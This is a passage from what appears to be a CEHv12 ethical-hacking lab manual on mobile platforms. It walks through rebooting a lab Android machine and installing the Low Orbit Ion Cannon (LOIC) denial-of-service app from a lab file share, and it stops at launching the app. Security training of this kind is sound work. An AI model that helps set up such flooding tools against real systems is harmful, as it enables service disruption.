
1. Click **CEHv12 Android** to switch to the **Android** machine.
2. Click **Commands** icon from the top-left corner of the screen, navigate to **Power --> Reset/Reboot machine**.

Note: If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.




3. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.






4. On the second page of the **Home screen**, click the **Cx File Explorer** app.




5. **Cx File Explorer** opens; click **10.10.1.11** from the **Network** tab and navigate to **CEH-Tools --> CEHv12 Module 17 Hacking Mobile Platforms --> Android Hacking Tools --> Low Orbit Ion Cannon (LOIC)**.





6. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.



7. A **Do you want to install this application?** screen appears, click **INSTALL**.



Low Orbit Ion Cannon

Do you want to install this application? It does not require any special access.



CANCEL **INSTALL**



8. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.



Low Orbit Ion Cannon



App installed.

DONE **OPEN**

